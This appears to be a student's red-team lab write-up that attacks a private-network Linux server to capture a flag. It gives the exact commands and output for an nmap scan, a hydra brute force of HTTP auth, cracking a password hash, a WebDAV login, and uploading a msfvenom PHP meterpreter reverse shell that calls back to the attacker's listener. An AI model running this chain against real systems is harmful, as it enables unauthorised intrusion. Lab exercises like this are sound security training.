


Project 2 - Red Team - Day 1

1. Discover the IP address of the Linux server.



Run a Nmap scan of 192.168.1.105

```
root@Kali:~# nmap 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-02 15:50 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

Port 80 (HTTP) is open. Enter IP address (192.168.1.105) within web browser.




Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 company_blog/	2019-05-07 18:23	-	
 company_folders/	2019-05-07 18:27	-	
 company_share/	2019-05-07 18:22	-	
 meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

2. Locate the hidden directory on the server.

When searching the available folders on the web browser within the 'company_folders/' index, they all reference the '/secret_folder/' file.




ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public

Within the 'meet_our_team' index, 'ashton.txt' references management of the 'secret_folder/'



Navigate to 192.168.1.105/company_folders/secret_folder



company_folders

[Last modified](#) [Size](#) [Description](#)

2019-05-07 18:25 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -


2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -

2019-05-07 18:26 -



This verifies Ashton as the access user for this folder.


3. Brute force the password for the hidden directory using the hydra command

Run the Hydra command to brute force the password for the hidden directory:

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of 14344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-02 16:30:43
root@Kali:~#
```


Password successfully found (leopoldo). Go back to secret_folder login screen and enter credentials (User Name = ashton, Password = leopoldo).




horized

ould not verify that you are authorized to access the document requested. Either you supplied the wrong creden
' your browser doesn't understand how to supply the credentials required.


9 (Ubuntu) Server at 192.168.1.105 Port 80



Once in the secret_folder directory, select the 'connect_to_corp_server' file.




Shown are instructions on how to access the corporate server, with username and hash.



4. Break the hashed password with the Crack Station website or John the Ripper.

To obtain the password through the password hash, enter the hash into the Crack Station application.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

☐ I'm not a robot

Crack Hashes

The password is 'linux4u'




Download CrackStation's Wordlist

5. Connect to the server via WebDav.

- Open the File System manager within the Kali VM.
- Select 'Browse Network', then enter 'dav://192.168.1.105/webdav' into the URL field.

- Enter login credentials (username=ryan, password=linux4u)
 - The file will now show as passwd.dav.
 - If the /webdav link under the NETWORK heading on the left side is right-clicked, 'Disconnect' option will show, indicating that there is an active connection to the server.




6. Upload a PHP reverse shell payload.

Set up the reverse shell:

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
```

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

Launch the Metasploit msfconsole.



```
File Actions Edit View Help

Nmap scan report for 192.168.1.90
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.79 seconds
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# msfconsole
[-] ***rtting the Metasploit Framework console... |
[-] * WARNING: No database support: No database YAML file
[-] ***

To boldly go where no
shell has gone before

+ --=[ metasploit v5.0.76-dev ]
+ --=[ 1971 exploits - 1088 auxiliary - 339 post ]
+ --=[ 558 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]

msf5 >
```

Run the commands to set up the listener:

- use exploit/multi/handler
- set payload php/meterpreter/reverse_tcp
- set LHOST 192.168.1.90
- show options
 - LHOST and LPORT are set
- exploit

```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.90:4444

```


Go to webdav File Manager and cut and paste shell.php (reverse shell) from the root directory.



Enter 192.168.1.105/webdav into web browser, then entered credentials

- User Name = ryan
- Password = linux4u

Once in the /webdav index, selected reverse shell (shell.php)



After some time for the reverse shell to process, a meterpreter session opens on the listener.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:59148) at 2020-07-05 13:33:45 -0700

meterpreter > 
```

7. Find and capture the flag.

Once within a meterpreter session on the listener, perform a quick search to see what files and directories show within root.

ls -ltr

```
[*] stdapi_fs_stat: Operation failed: 1
meterpreter > ls -ltr
Listing: /
=====
```

Mode	Size	Type	Last modified	Name
41777/rwxrwxrwx	4096	dir	2020-07-05 12:31:01 -0700	tmp
40755/rwxr-xr-x	880	dir	2020-07-05 12:31:00 -0700	run
40755/rwxr-xr-x	3840	dir	2020-07-05 12:30:43 -0700	dev
40555/r-xr-xr-x	0	dir	2020-07-05 12:30:14 -0700	sys
40555/r-xr-xr-x	0	dir	2020-07-05 12:30:11 -0700	proc
40755/rwxr-xr-x	4096	dir	2020-07-01 11:19:39 -0700	boot
40755/rwxr-xr-x	4096	dir	2020-07-01 11:19:12 -0700	etc
100644/rw-r--r--	57955328	fil	2020-07-01 11:18:30 -0700	initrd.img.old
100600/rw-----	8380064	fil	2020-06-19 04:08:40 -0700	vmlinux
40755/rwxr-xr-x	4096	dir	2020-05-29 12:05:57 -0700	bin
40755/rwxr-xr-x	12288	dir	2020-05-29 12:02:57 -0700	sbin
40755/rwxr-xr-x	4096	dir	2020-05-21 16:31:52 -0700	vagrant
40700/rwx-----	4096	dir	2020-05-21 16:30:12 -0700	root
40755/rwxr-xr-x	4096	dir	2020-05-19 10:04:21 -0700	home
100600/rw-----	8380064	fil	2020-05-11 02:14:26 -0700	vmlinux.old
100644/rw-r--r--	16	fil	2019-05-07 12:15:12 -0700	flag.txt
40755/rwxr-xr-x	4096	dir	2019-05-07 11:16:46 -0700	var
40755/rwxr-xr-x	4096	dir	2019-05-07 11:16:00 -0700	snap
100600/rw-----	2065694720	fil	2019-05-07 11:12:56 -0700	swap.img
40700/rwx-----	16384	dir	2019-05-07 11:10:15 -0700	lost+found
40755/rwxr-xr-x	4096	dir	2018-07-25 16:01:38 -0700	initrd.img
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:54 -0700	lib64
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	opt
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	mnt
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	media
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	usr
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	srv
				lib

